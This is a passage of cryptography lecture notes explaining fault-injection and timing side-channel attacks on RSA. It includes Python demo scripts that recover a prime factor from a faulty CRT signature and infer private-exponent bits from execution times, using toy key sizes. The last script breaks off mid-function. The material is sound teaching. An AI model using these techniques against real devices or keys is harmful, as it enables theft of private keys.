$$\begin{aligned} S^e \quad &= \quad k_1 \times n \; + \; M \\ \\ &= \quad k_1 \times p \times q \; + \; M \end{aligned}$$

for some value of the integer constant k_1. The second relationship shown above leads to:

$$S^e \; mod \; p \quad = \quad M \tag{4}$$

$$S^e \; mod \; q \quad = \quad M \tag{5}$$

- Also note that, using Equation (1), we can write for the correct signature:

$$\begin{aligned} S \quad &= \quad \Big(q \times (q^{-1} \bmod p) \times V_p \quad + \quad p \times (p^{-1} \bmod q) \times V_q \Big) \quad \bmod n \\ &= \quad q \times (q^{-1} \bmod p) \times V_p \quad + \quad p \times (p^{-1} \bmod q) \times V_q \quad + \quad k_2 \times p \times q \end{aligned}$$

for some value of the constant k_2. We can therefore write:

$$S^e \quad = \quad \Big(q \times (q^{-1} \bmod p) \times V_p \quad + \quad p \times (p^{-1} \bmod q) \times V_q \quad + \quad k_2 \times p \times q \Big)^e$$

and that implies

$$
\begin{aligned}
S^e \; mod \; p &= \Big(q \times (q^{-1} \bmod p) \times V_p \;\; + \;\; p \times (p^{-1} \bmod q) \times V_q \;\; + \;\; k_2 \times p \times q \Big)^e \; mod \; p \\
&= \Big(\Big(q \times (q^{-1} \bmod p) \times V_p \;\; + \;\; p \times (p^{-1} \bmod q) \times V_q \;\; + \;\; k_2 \times p \times q \Big) \; mod \; p \Big)^e \; mod \; p \\
&= \Big(q \times (q^{-1} \bmod p) \times V_p \Big)^e \; mod \; p \qquad (6)
\end{aligned}
$$

We can derive a similar result for $S^e \; mod \; q$. Writing the two results together, we have

$$
\begin{aligned}
S^e \; mod \; p \;\; &= \;\; \Big(q \times (q^{-1} \bmod p) \times V_p \Big)^e \; mod \; p \;\; = \;\; M \qquad (7) \\
S^e \; mod \; q \;\; &= \;\; \Big(p \times (p^{-1} \bmod q) \times V_q \Big)^e \; mod \; q \;\; = \;\; M \qquad (8)
\end{aligned}
$$

where we have also placed the result derived earlier in Equations (4) and (5).

- Let's now try to see what happens if carry out similar operations on the faulty signature $\hat{S}$. However, before we raise $\hat{S}$ to the power e, let's rewrite $\hat{S}$ as

$$
\begin{aligned}
\hat{S} \;\; &= \;\; \Big(q \times (q^{-1} \bmod p) \times \hat{V}_p \;\; + \;\; p \times (p^{-1} \bmod q) \times V_q \Big) \;\; \bmod n \\
&= \;\; q \times (q^{-1} \bmod p) \times \hat{V}_p \;\; + \;\; p \times (p^{-1} \bmod q) \times V_q \;\; + \;\; k_3 \times p \times q
\end{aligned}
$$

for some value of the integer k_3. We may now write for $\hat{S}^e$:

$$
\hat{S}^e \;\; = \;\; \Big(q \times (q^{-1} \bmod p) \times \hat{V}_p \;\; + \;\; p \times (p^{-1} \bmod q) \times V_q \;\; + \;\; k_3 \times p \times q \Big)^e
$$

This allows us to write:

$$\begin{aligned} \hat{S}^e \; mod \; p &= \Big(q \times (q^{-1} \bmod p) \times \hat{V}_p \; + \; p \times (p^{-1} \bmod q) \times V_q \; + \; k_3 \times p \times q \Big)^e \; mod \; p \\ &= \Big(\Big(q \times (q^{-1} \bmod p) \times \hat{V}_p \; + \; p \times (p^{-1} \bmod q) \times V_q \; + \; k_3 \times p \times q \Big) \; mod \; p \Big)^e \; mod \; p \\ &= \Big(q \times (q^{-1} \bmod p) \times \hat{V}_p \Big)^e \; mod \; p \end{aligned} \tag{9}$$

- In a similar manner, one can show

$$\hat{S}^e \; mod \; q \;\; = \;\; \Big(p \times (p^{-1} \bmod q) \times V_q \Big)^e \; mod \; q \tag{10}$$

- Comparing the results in Equations (6) and (7) with those in Equations (4) and (5), we claim

$$\hat{S}^e \; mod \; p \;\; \neq \;\; M \tag{11}$$

$$\hat{S}^e \; mod \; q \;\; = \;\; M \tag{12}$$

- Equation (9) implies that we can write

$$\hat{S}^e \;\; = \;\; M \;\; + \;\; k_4 \times q \tag{13}$$

for some value of the constant k_4. This relationship may be expressed as

$$\hat{S}^e \; - \; M \quad = \quad k_4 \times q \tag{14}$$

- Since $n = p \times q$, what we have is that $\hat{S}^e - M$ and the modulus n share common factor, q. Since n possesses only two factors, p and q, we can therefore write

$$gcd(\hat{S}^e \; - \; M, n) \quad = \quad q \tag{15}$$

32.7.1: Demonstration of Fault Injection with a Python Script

- The goal of this demonstration is to illustrate that when you miscalculate (deliberately) either V_p or V_q in the CRT step of the modular exponentiation required by the RSA algorithm, you can easily figure out the private key d.

- In the Python script that follows, lines (1) through (18) show two functions, `gcd()` and `MI()` that you saw previously in Lecture 5. The `gcd()` is the Euclid's algorithm for calculating the greatest common divisor of two integers. And the function `MI()` returns the multiplicative inverse of the first-argument integer in the ring corresponding to the second-argument integer.

- Subsequently, lines (19) through (29) first declare the two prime factors for the RSA modulus and then compute the values to use for the public exponent e and the private exponent d. As the reader will recall from Section 12.2.2 of Lecture 12, e must be relatively prime to both $p-1$ and $q-1$, which are the two factors of the totient of n. The conditional evaluation in line (25) guarantees that. After setting e, the statement in line (28) sets the private exponent d.

- The code in lines (30) through (37) first sets the message integer M and then calculates the intermediate results V_p and V_q, as defined in the previous section. Note that we use Fermat's Little Theorem (see Section 11.2 of Lecture 11) to speed up the calculation of V_p and V_q. [Given the small sizes of the numbers involved, there is obviously no particular reason to use FLT here. Nonetheless, should be reader decide to play with this demonstration using large numbers, using FLT would certainly make for a faster response time from the demonstration code.] In line (36), we use the CRT theorem to combine the values for V_p and V_q into the RSA based digital signature of the message integer M.

- Finally, the code in lines (39) through (47) is the demonstration of fault injection and how it can be used to find the prime factor q of the RSA modulus n. We simulate fault injection by adding a small random number to the value of V_p in line (42). Subsequently, we use Equation (10) of the previous section to estimate the value for q in line (44).

```
#!/usr/bin/env python

##  FaultInjectionDemo.py
##  Avi Kak (March 30, 2015)

##  This script demonstrates the fault injection exploit on the CRT step of the
##  of the RSA algorithm.

##  GCD calculator (From Lecture 5)
def gcd(a,b):                                                                  #(1)
    while b:                                                                   #(2)
        a,b = b, a%b                                                           #(3)
    return a                                                                   #(4)

##  The code shown below uses ordinary integer arithmetic implementation of
##  the Extended Euclid's Algorithm to find the MI of the first-arg integer
##  vis-a-vis the second-arg integer. (This code segment is from Lecture 5)
```

```
def MI(num, mod):                                                                  #(5)
    '''
    The function returns the multiplicative inverse (MI) of num modulo mod
    '''
    NUM = num; MOD = mod                                                           #(6)
    x, x_old = 0L, 1L                                                              #(7)
    y, y_old = 1L, 0L                                                              #(8)
    while mod:                                                                     #(9)
        q = num // mod                                                            #(10)
        num, mod = mod, num % mod                                                 #(11)
        x, x_old = x_old - q * x, x                                               #(12)
        y, y_old = y_old - q * y, y                                               #(13)
    if num != 1:                                                                  #(14)
        raise ValueError("NO MI. However, the GCD of %d and %d is %u" \
                                                        % (NUM, MOD, num))        #(15)
    else:                                                                         #(16)
        MI = (x_old + MOD) % MOD                                                  #(17)
        return MI                                                                 #(18)


# Set RSA params:
p = 211                                                                           #(19)
q = 223                                                                           #(20)
n = p * q                                                                         #(21)
print "RSA parameters:"
print "p = %d     q = %d    modulus = %d" % (p, q, n)                            #(22)
totient_n = (p-1) * (q-1)                                                         #(23)
# Find a candidate for public exponent:
for e in range(3,n):                                                              #(24)
    if (gcd(e,p-1) == 1) and (gcd(e,q-1) == 1):                                   #(25)
        break                                                                     #(26)
print "public exponent e = ", e                                                   #(27)
# Now set the private exponent:
d = MI(e, totient_n)                                                              #(28)
print "private exponent d = ", d                                                  #(29)


message = 6789                                                                    #(30)
print "\nmessage = ", message                                                     #(31)

# Implement the Chinese Remainder Theorem to calculate
# message to the power of d mod n:
dp = d % (p - 1)                                                                  #(32)
dq = d % (q - 1)                                                                  #(33)
V_p = ((message % p) ** dp) % p                                                   #(34)
V_q = ((message % q) ** dq) % q                                                   #(35)

signature = (q * MI(q, p) * V_p   + p * MI(p, q) * V_q) % n                       #(36)

print "\nsignature = ", signature                                                 #(37)

import random                                                                     #(38)

print "\nESTIMATION OF q THROUGH INJECTED FAULTS:"
for i in range(10):                                                               #(39)
```

```
error = random.randrange(1,10)                                          #(40)
V_hat_p = V_p + error                                                   #(42)
print "\nV_p = %d    V_hat_p = %d    error = %d" % (V_p, V_hat_p, error) #(41)
signature_hat = (q * MI(q, p) * V_hat_p   + p * MI(p, q) * V_q) % n     #(43)
q_estimate = gcd( (signature_hat ** e - message) % n, n)                #(44)
print "possible value for q = ", q_estimate                             #(45)
if q_estimate == q:                                                     #(46)
    print "Attack successful!!!"                                       #(47)
```

- Shown below is the output of the script. As the reader can see, for all values of the random error added to the value of V_p, we are able to correctly estimate the prime factor q of the RSA modulus.

```
RSA parameters:
p = 211     q = 223    modulus = 47053
public exponent e =  11
private exponent d =  21191

message =  6789

signature =  42038

ESTIMATION OF q THROUGH INJECTED FAULTS:

V_p = 49    V_hat_p = 56    error = 7
possible value for q =  223
Attack successful!!!

V_p = 49    V_hat_p = 55    error = 6
possible value for q =  223
Attack successful!!!

V_p = 49    V_hat_p = 53    error = 4
possible value for q =  223
Attack successful!!!

V_p = 49    V_hat_p = 52    error = 3
possible value for q =  223
Attack successful!!!
```

```
V_p = 49    V_hat_p = 54    error = 5
possible value for q =  223
Attack successful!!!

V_p = 49    V_hat_p = 52    error = 3
possible value for q =  223
Attack successful!!!

V_p = 49    V_hat_p = 53    error = 4
possible value for q =  223
Attack successful!!!

V_p = 49    V_hat_p = 56    error = 7
possible value for q =  223
Attack successful!!!

V_p = 49    V_hat_p = 58    error = 9
possible value for q =  223
Attack successful!!!

V_p = 49    V_hat_p = 58    error = 9
possible value for q =  223
Attack successful!!!
```

- Fault injection attacks were first discovered by Dan Boneh, Richard DeMillo, and Richard Lipton in 1997 and are described in their 2001 Journal of Cryptology publication "On the Importance of Eliminating Errors in Cryptographic Computations." The logic used in the Python script shown in this section is based on a refinement of the original attack by A. K. Lenstra. This refinement is also mentioned in the publication by Boneh et al.

32.8: TIMING ATTACKS

- Timings attacks are based on the premise that if you can monitor how long it takes to execute a certain segment of a cryptographic routine, you may be able to make a good guess for the secret parameters of the algorithm.

- To elaborate, let's consider the following algorithm for modular exponentiation that you saw earlier in Section 12.5.1 of Lecture 12: [The Fault Injection discussion in Section 32.6 of the current lecture focused on the CRT step of the overall implementation of a modular exponentiation algorithm. As you will recall from Section 12.5.1 of Lecture 12, after you have carried out the simplification of modular exponentiation with CRT, you still need to calculate a quantity like $A^B \ mod \ n$.]

```
result = 1
while B > 0:
    if B & 1:                                   #(1)
        result = ( result * A ) % n             #(2)
    B = B >> 1
    A = ( A * A ) % n
return  result
```

As explained in Section 12.5.1 of Lecture 12, this algorithm carries out a bitwise scan of the exponent B from its least significant bit to its most significant bit. It calculates the square of the base A

at each step of the scan. This squared value is multiplied with the intermediate value for the result only if the bit of the exponent is set at the current step.

- Now imagine that you have somehow acquired the means to monitor how long it takes to execute the code in lines (1) and (2) shown above. Assuming that your time measurements are reasonably accurate, these time measurements would directly yield the exponent B. And even if your time measurements are not so reliable, perhaps you can carry out the exponentiation operation repeatedly and then average out the noise. **This is exactly the basis for the demonstration in the Python script shown next.**

- Obviously, your first reaction to the claim made above would be: How would you get inside the hardware of a mobile device to monitor the execution time of the code segments in order to infer the secret through the time taken by those portions of the code? In practically all situations, the most an attacker would be able to do would be to feed different messages into a mobile device and measure the total time taken by an algorithm for each of those messages. Subsequently, if at all possible, the attacker would need to infer the secret from those times.

- The goal of the subsection that follows is to show that it **is** possible to determine an encryption key from the **overall time** taken

by algorithm for each of a large collection of randomly constructed messages.

- The goal of the current section, however, is simply to focus on showing how one can measure the execution time associated with a code fragment and the averaging that is needed to mitigate the effects of noise associated with such measurements.

- Let's now address the question of how one might measure the time associated with the execution of an entire algorithm, or with just a fragment of the code, and why such measurements are inherently noisy. You might try to measure the execution time by taking the difference of the wall clock time just before the entry into the code segment and just after exiting from that code segment. Such an estimate is bound to be merely an approximation to the actual time spent in the processor by that segment of code. You see, at any given instant of time, there could be tens, if not hundreds, of processes and threads running "concurrently" in your computer. Assuming for the sake of argument that you have a single-core processor, what that means is that all the processes and threads are time-sliced with regard to their access to the CPU. That is, a process or a thread currently being executed in the CPU is rolled out and its state saved in the memory when the quantum of time for which it is allowed to be executed expires. Subsequently, one of the waiting processes or threads is rolled into the CPU, and so on. [All modern operating systems maintain several queues for the concurrent execution of multiple processes and threads. There is, for example, a queue of processes that are waiting for their turn at the CPU.

Should a process that is currently being executed by the CPU need access to a particular I/O device, it is taken off the CPU and placed in a queue for that I/O device. After it is done with I/O, it goes back into the queue of the processes waiting for their turn at the CPU. Unless a process is taken off the CPU for I/O reasons, or because it has been interrupted, etc., more ordinarily a process is taken off the CPU because its allotted time-slice in the CPU has expired. In Unix/Linux systems, there is a special process of PID 0 that acts as a processor scheduler. The scheduler's job is to figure out which of the waiting processes gets a turn at the CPU.]

- To demonstrate how noisy the measurement of running time can be, shown below are 10 trials of the same algorithm that consists of 16 steps. The execution time of each step was measured as the difference between the wall-clock time before and after the execution of the code segment corresponding to that step. That several of the entries are '0.0' is not surprising because 12 of the 16 steps are essentially do-nothing step. However, the remaining four do require a large multiplication. The four steps that involve a large multiplication are at the first, eighth, tenth, and the sixteenth steps.

```
#1:  [5.96e-06, 0.0, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 9.53e-07, 0.0, 9.53e-07, 0.0, 0.0]
#2:  [5.96e-06, 9.53e-07, 9.53e-07, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 0.0, 0.0]
#3:  [5.96e-06, 9.53e-07, 9.53e-07, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 0.0, 0.0, 1.19e-06]
#4:  [5.96e-06, 9.53e-07, 0.0, 0.0, 0.0, 0.0, 1.19e-06, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 1.19e-06, 0.0]
#5:  [5.96e-06, 9.53e-07, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 9.53e-07, 1.19e-06, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0]
#6:  [5.96e-06, 0.0, 0.0, 0.0, 0.0, 0.0, 1.19e-06, 0.0, 0.0, 0.0, 9.53e-07, 0.0, 9.53e-07, 0.0, 0.0, 0.0]
#7:  [5.96e-06, 9.53e-07, 9.53e-07, 0.0, 0.0, 0.0, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 9.53e-07, 0.0, 9.53e-07, 0.0, 0.0]
#8:  [5.96e-06, 0.0, 0.0, 0.0, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0]
#9:  [8.10e-06, 0.0, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 0.0, 1.19e-06, 0.0, 0.0, 9.53e-07]
```

```
#10: [6.19e-06, 0.0, 0.0, 0.0, 0.0, 0.0, 9.53e-07, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0, 0.0]
```

- Our goal in this section is to illustrate how to recover the value of the exponent B in the computation of $A^B \; mod \; n$ from the noisy execution times of one key step in the modular exponentiation algorithm shown in the previous section.

- In the script that follows, lines (1) through (12) define the same modular exponentiation algorithm you saw earlier — except for the time measurement statements that are interspersed. The time measurement statements are in lines (2), (5), (8), and (9). We want to measure the time it takes to compute the multiplication step in line (7) recognizing that this multiplication takes place subject to the condition in line (6). The number of iterations in the `while` loop that starts in line (4) is equal to the number of bits in the binary representation of the exponent B.

- Subsequently, in order to deal with the noise in the measurement of execution time as demonstrated in the previous section, we define the function `repeated_time_measurements()` in lines (13) through (20). All that this function does is to call the modular exponentiation function repeatedly. It is the third argument to `repeated_time_measurements()` that determines how many times the modular exponentiation function will be called. The time measurements in each call to modular exponentiation are stored in a list of lists bound to the variable

`list_of_time_traces`.

- In lines (21) through (24), we then set the values for the base A, the exponent B, the modulus n, and the number of repetitions for calling the modular exponentiation function. In line (25), we then call `repeated_time_measurements()` with these values.

- The rest of the code, in lines (26) through (38), is for first averaging the noisy time measurements for each of the steps, finding a threshold as the half-way point between the minimum and the maximum of the time measurements, thresholding the time measurements, and constructing a bit string from the 0's and 1's thus obtained.

```
#!/usr/bin/env python

##  EstimatingExponentFromExecutionTime.py

##  Avi Kak (kak@purdue.edu)
##  March 31, 2015

##  This script demonstrates the basic idea of how it is possible to infer
##  the bit field of an exponent by measuring the time it takes to carry
##  out the one of the key steps in the modular exponentiation algorithm.

import time

##  This is our basic script for modular exponentiation.  See Section 12.5.1 of
##  Lecture 12:
def modular_exponentiate(A, B, modulus):                                    #(1)
    time_trace = []                                                         #(2)
    result = 1                                                              #(3)
    while B > 0:                                                            #(4)
        start = time.time()                                                 #(5)
        if B & 1:                                                           #(6)
            result = ( result * A ) % modulus                               #(7)
        elapsed = time.time() - start                                       #(8)
        time_trace.append(elapsed)                                          #(9)
```

```
        B = B >> 1                                                                  #(10)
        A = ( A * A ) % modulus                                                     #(11)
    return  result, time_trace                                                      #(12)

##  Since a single experiment does not yield reliable measurements of the time
##  taken by a computational step, this function helps us carry out repeated
##  experiments:
def repeated_time_measurements(A, B, modulus, how_many_times):                     #(13)
    list_of_time_traces = []                                                        #(14)
    results = []                                                                    #(15)
    for i in range(how_many_times):                                                 #(16)
        result, timetrace = modular_exponentiate(A, B, modulus)                     #(17)
        list_of_time_traces.append(timetrace)                                       #(18)
        results.append(result)                                                      #(19)
    # Also return 'results' for debugging, etc.
    return list_of_time_traces, results                                             #(20)

A = 12345678901234567890123456789012345678901234567890123456789012345678901234567890 #(21)
B = 0b1111110101001001
modulus = 987654321                                                                 #(23)
num_iterations = 1000                                                               #(24)

list_of_time_traces, results = repeated_time_measurements(A, B, modulus, num_iterations)#(25)

sums = [sum(e) for e in zip(*list_of_time_traces)]                                  #(26)
averages = [x/num_iterations for x in sums]                                         #(27)
averages = list(reversed(averages))                                                 #(28)
print "\ntimings: ", averages                                                       #(29)
minval, maxval = min(averages), max(averages)                                       #(30)
threshold = (maxval - minval) / 2                                                   #(31)
bitstring = ''                                                                      #(32)
for item in averages:                                                               #(33)
    if item > threshold:                                                            #(34)
        bitstring += '1'                                                            #(35)
    else:                                                                           #(36)
        bitstring += '0'                                                            #(37)
print "\nbitstring for B constructed from timings: ", bitstring                     #(38)
```

- If you run the Python script as shown above, it outputs the bit string:

  ```
  1111110101001001
  ```

  which is the same as the bit pattern for the exponent in line (22). You can run the same experiment with other choices for the exponent B in line (22). For example, if I change that line

to `B = 0b1100110101110101`, the answer returned by the script is `1100110101110101`, and so on.

- This establishes that, *despite the inherently noisy nature of time measurements*, you can figure out the value of the exponent in a modular exponentiation required for a cryptographic calculation just by measuring how long it takes to execute one of the key steps of the algorithm.

- That it may be possible to mount the timing attack on a cryptographic routine was first conjectured by Paul Kocher in 1996 in a paper entitled "Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems," that appeared in CRYPTO'96, Lecture Notes in Computer Science, Vol. 1355.

- Keeping these considerations in mind, the next subsection demonstrates the basic elements of a Timing Attack with the help of a Python script.

32.8.1: A Python Script That Demonstrates How To Use Code Execution Time for Mounting a Timing Attack

- Let's now talk about how to actually mount a timing attack using the times required for fully computing the RSA signatures for a collection of randomly constructed messages. In other words, we will no longer assume that we can measure the times taken by the individual steps of the modular exponentiation algorithm.

- As matters stand today, for a serious attempt at mounting a timing attack, we will need to implement it in a way that is described in the paper "A Practical Implementation of the Timing Attack" by Jean-Francois Dhem, Francois Koeune, Philippe-Alexandre Leroux, Patrick Mestre, Jean-Jacques Quisquater, and Jean-Louis Willems that appeared in the Proceedings of the International Conference on Smart Cards and Applications, 1998, pp. 167-182. [This is a probabilistic approach that entails: (1) scanning the bit positions in an encryption key from right to left; (2) forming two hypotheses at each bit position, one for the bit being 0 and the other for the bit being 1; (3) Finding probabilistic support for each hypothesis taking into account the bits discovered so far, and the difference between the sizes of the message populations under the two hypotheses (membership in the populations takes into account the fact that the hypothesis that calls for the bit to be 1 would entail a slightly longer computation).] **Using this approach, the authors were able to break a 512-bit key in a few minutes using 300,000 timing measurements.**

- My goal in this section is not to replicate the work described in the publication cited above. On the other hand, all I want to show is that there exist correlations between the time measurements for modular exponentiation for a collection of randomly constructed messages and the times measured for the same exponentiations under the hypothesis that a particular bit in the exponent is 1 or 0. Further, that these correlations can be exploited to makes guesses for the individual bits of the exponent.

- In order to frame the problem that the Python script in this section tries to solve with a toy implementation, let's go back to the case of a device that uses the RSA algorithm to digitally sign the outgoing messages. As stated earlier, given a message M and the private exponent d, this device must compute $M^d \; mod \; n$ where n is the RSA modulus. Earlier, in Section 32.6.1, we saw how the CRT step that is used to simplify the modular exponentiation can be subject to fault injection for discovering the value of the private key.

- We will now assume that we are directly computing modular exponentiation $M^d \; mod \; n$ required for digitally signing a message M with a private exponent d. Our goal is to discover d just from the time it takes to calculate the signatures for an arbitrary collection of messages. As will always be the case, we will assume that d is odd and, therefore, its least significant bit is always 1. Our goal is to discover the rest of the bits.

- The overall logic of the script is to estimate the bits of the private exponent d, one bit at a time, starting from its least significant bit (which, as already mentioned, is 1). The estimation is based on finding correlations between the times taken to calculate the signatures under two conditions: when the bit to be estimated can be assumed to be 0 and when it can be assumed to be 1. Under each hypothesis, the correlation is with the time measurements for the actual signature computations. We declare a value for the next bit on the basis of which correlation is larger.

- The workhorse in the script that follows is the method `find_next_bit_of_private_key()`. Its two main blocks are in lines (F9) through (F25) and in lines (F33) through (F46). In the first block, in lines (F9) through (F25), this function calculates the correlation for the case when we assume 0 for the next bit position in the private exponent d. In the second block, in lines (F33) through (F46), we calculate a similar correlation for the case when we assume the next bit to be 1. The two correlation values are compared in line (F47).

- You have to use a very large number of message integers for the attack to work to any extent at all. As you will notice from the constructor call in lines (A1) through (A6), my own experiments with this script typically involve 100,000 message integers.

- You might think that in the multiple runs of the overall attack in lines (A9) through (A25), we could speed up the overall time

taken by the script by placing the call that generates the very large number of messages in line (A11) outside the loop. Note that the time taken to generate 100,000 messages is a very small fraction of the time taken by the modular exponentiation of those messages through the code in lines (X1) through (X11).

- The dictionary bound to the instance variable `correlations_cache` in line (J15) is used in `find_next_bit_of_private_key()` in lines (F8) and (F30). This dictionary helps avoid duplicating the correlation calculations for the same value of the private exponent.

```
#!/usr/bin/env python

##  TimingAttack.py

##  Avi Kak (kak@purdue.edu)
##  April 13, 2015

##  This script demonstrates the basic idea of how the Timing Attack can be
##  used to infer the bits of the private exponent used in calculating RSA
##  based digital signatures.
##
##  CAVEATS: This simple implementation is based on one possible
##           interpretation of the original paper on timing attacks by Paul
##           Kocher.  Note that this implementation has only been tried on
##           8-bit moduli.
##
##           I am quite certain that this extremely simpleminded implementation
##           will NOT to work on RSA moduli of the size that are actually used
##           in working algorithms.
##
##           For a more credible timing attack, you would need to include
##           in this implementation the probabilstic logic described in the
##           paper "A Practical Implementation of the Timing Attack'' by
##           Dhem, Koeune, Leroux, Mestre, Quisquater, and Willems.

import time
import random
import math
```

```
class TimingAttack( object ):                                                                    #(I1)

    def __init__( self, **kwargs ):                                                              #(J2)
        if kwargs.has_key('num_messages'): num_messages = kwargs.pop('num_messages')             #(J3)
        if kwargs.has_key('num_trials'): num_trials = kwargs.pop('num_trials')                   #(J3)
        if kwargs.has_key('private_exponent'): private_exponent = kwargs.pop('private_exponent')
                                                                                                 #(J4)
        if kwargs.has_key('modulus_width'): modulus_width = kwargs.pop('modulus_width')          #(J5)
        self.num_messages = num_messages                                                         #(J6)
        self.num_trials = num_trials                                                             #(J7)
        self.modulus_width = modulus_width                                                       #(J8)
        self.d  = private_exponent                                                               #(J9)
        self.d_reversed = '{:b}'.format(private_exponent)[::-1]                                 #(J10)
        self.modulus =  None                                                                    #(J11)
        self.list_of_messages = []                                                              #(J12)
        self.times_taken_for_messages = []                                                      #(J13)
        self.bits_discovered_for_d = []                                                         #(J14)
        self.correlations_cache = {}                                                            #(J15)

    def gen_modulus(self):                                                                       #(G1)
        modulus =  self.gen_random_num_of_specified_width(self.modulus_width/2) * \
                        self.gen_random_num_of_specified_width(self.modulus_width/2)             #(G2)
        print "modulus is: ", modulus                                                            #(G3)
        self.modulus = modulus                                                                   #(G4)
        return modulus                                                                           #(G5)


    def gen_random_num_of_specified_width(self, width):                                          #(R1)
        '''
        This function generates a random number of specified bit field width:
        '''
        candidate = random.getrandbits(width )                                                   #(R2)
        if candidate & 1 == 0: candidate += 1                                                    #(R3)
        candidate |= (1 << width - 1)                                                            #(R4)
        candidate |= (2 << width - 3)                                                            #(R5)
        return candidate                                                                         #(R6)

    def modular_exponentiate(self, A, B):                                                        #(X1)
        '''
        This is our basic function for modular exponentiation as explained in
        Section 12.5.1 of Lecture 12:
        '''
        if self.modulus is None:                                                                 #(X2)
            raise SyntaxError("You must first set the modulus")                                  #(X3)
        time_trace = []                                                                          #(X4)
        result = 1                                                                               #(X5)
        while B > 0:                                                                             #(X6)
            if B & 1:                                                                            #(X7)
                result = ( result * A ) % self.modulus                                           #(X8)
            B = B >> 1                                                                           #(X9)
            A = ( A * A ) % self.modulus                                                        #(X10)
        return  result                                                                          #(X11)

    def correlate(self, series1, series2):                                                       #(C1)
```

```
        if len(series1) != len(series2):                                                    #(C2)
            raise ValueError("the two series must be of the same length")                   #(C3)
        mean1, mean2 = sum(series1)/float(len(series1)),sum(series2)/float(len(series2))#(C4)
        mseries1, mseries2 = [x - mean1 for x in series1], [x - mean2 for x in series2] #(C5)
        products = [mseries1[i] * mseries2[i] for i in range(len(mseries1))]            #(C6)
        mseries1_squared, mseries2_squared = [x**2 for x in mseries1], [x**2 for x in mseries2]
                                                                                            #(C7)
        correlation = sum(products) / math.sqrt(sum(mseries1_squared) * sum(mseries2_squared))
                                                                                            #(C8)
        return correlation                                                                  #(C9)

    def gen_messages(self):                                                                 #(M1)
        '''
        Generate a list of randomly created messages.  The messages must obey the usual
        constraints on the two most significant bits:
        '''
        self.correlations_cache = {}                                                        #(M2)
        self.times_taken_for_messages = []                                                  #(M3)
        self.list_of_messages = []                                                          #(M4)
        for i in range(self.num_messages):                                                  #(M5)
            message = self.gen_random_num_of_specified_width(self.modulus_width)            #(M6)
            self.list_of_messages.append(message)                                           #(M7)
        print "Finished generating %d messages" % (self.num_messages)                       #(M8)

    def get_exponentiation_times_for_messages(self):                                        #(T1)
        '''
        For each message in list_of_messages, find the time it takes to calculate its
        signature.  Average each time measurement over num_trials:
        '''
        if self.modulus is None:                                                            #(T2)
            raise SyntaxError("You must first set the modulus")                             #(T3)
        for message in self.list_of_messages:                                               #(T4)
            times = []                                                                      #(T5)
            for j in range(self.num_trials):                                                #(T6)
                start = time.time()                                                         #(T7)
                self.modular_exponentiate(message, self.d)                                  #(T8)
                elapsed = time.time() - start                                               #(T9)
                times.append(elapsed)                                                      #(T10)
            avg = sum(times) / float(len(times))                                           #(T11)
            self.times_taken_for_messages.append(avg)                                      #(T12)
        print "Finished calculating signatures for all messages"                           #(T13)

    def find_next_bit_of_private_key(self, list_of_previous_bits):                          #(F1)
        '''
        Starting with the LSB, given a sequence of previously computed bits of the
        private exponent d, now compute the next bit:
        '''
        num_set_bits = reduce(lambda x,y: x+y, \
                              filter(lambda x: x == 1, list_of_previous_bits))              #(F2)
        correlation0,correlation1 = None,None                                               #(F3)
        arg_list1, arg_list2 = list_of_previous_bits[:], list_of_previous_bits[:]           #(F4)
        B = int(''.join(map(str, list(reversed(arg_list1)))), 2)                            #(F5)
        print "\nB = ", B                                                                   #(F6)
        if B in self.correlations_cache:                                                    #(F7)
            correlation0 = self.correlations_cache[B]                                       #(F8)
```

```
        else:                                                                    #(F9)
            times_for_partial_exponentiation = []                                #(F10)
            for message in self.list_of_messages:                                #(F11)
                signature = None                                                 #(F12)
                times = []                                                       #(F13)
                for j in range(self.num_trials):                                 #(F14)
                    start = time.time()                                          #(F15)
                    self.modular_exponentiate(message, B)                        #(F16)
                    elapsed = time.time() - start                                #(F17)
                    times.append(elapsed)                                        #(F18)
                avg = sum(times) / float(len(times))                             #(F19)
                times_for_partial_exponentiation.append(avg)                     #(F20)
            correlation0 = self.correlate(self.times_taken_for_messages, \
                                          times_for_partial_exponentiation)      #(F22)
            correlation0 /= num_set_bits                                         #(F23)
            self.correlations_cache[B] = correlation0                            #(F24)
        print "correlation0: ", correlation0                                     #(F25)
        # Now let's see the correlation when we try 1 for the next bit
        arg_list2.append(1)                                                      #(F26)
        B = int(''.join(map(str, list(reversed(arg_list2)))), 2)                 #(F27)
        print "B = ", B                                                          #(F28)
        if B in self.correlations_cache:                                         #(F29)
            correlation1 = self.correlations_cache[B]                            #(F30)
        else:                                                                    #(F31)
            times_for_partial_exponentiation = []                                #(F32)
            for message in self.list_of_messages:                                #(F33)
                signature = None                                                 #(F34)
                times = []                                                       #(F35)
                for j in range(self.num_trials):                                 #(F36)
                    start = time.time()                                          #(F37)
                    self.modular_exponentiate(message, B)                        #(F38)
                    elapsed = time.time() - start                                #(F39)
                    times.append(elapsed)                                        #(F40)
                avg = sum(times) / float(len(times))                             #(F41)
                times_for_partial_exponentiation.append(avg)                     #(F42)
            correlation1 = self.correlate(self.times_taken_for_messages, \
                                          times_for_partial_exponentiation)      #(F43)
            correlation1 /= (num_set_bits + 1)                                   #(F44)
            self.correlations_cache[B] = correlation1                            #(F45)
        print "correlation1: ", correlation1                                     #(F46)
        if correlation1 > correlation0:                                          #(F47)
            return 1                                                             #(F48)
        else:                                                                    #(F49)
            return 0                                                             #(F50)

    def discover_private_exponent_bits(self):                                    #(D1)
        '''
        Assume that the private exponent will always be odd and that, therefore, its
        LSB will always be 1.  Now try to discover the other bits.
        '''
        discovered_bits = [1]                                                    #(D2)
        for bitpos in range(1, self.modulus_width):                              #(D3)
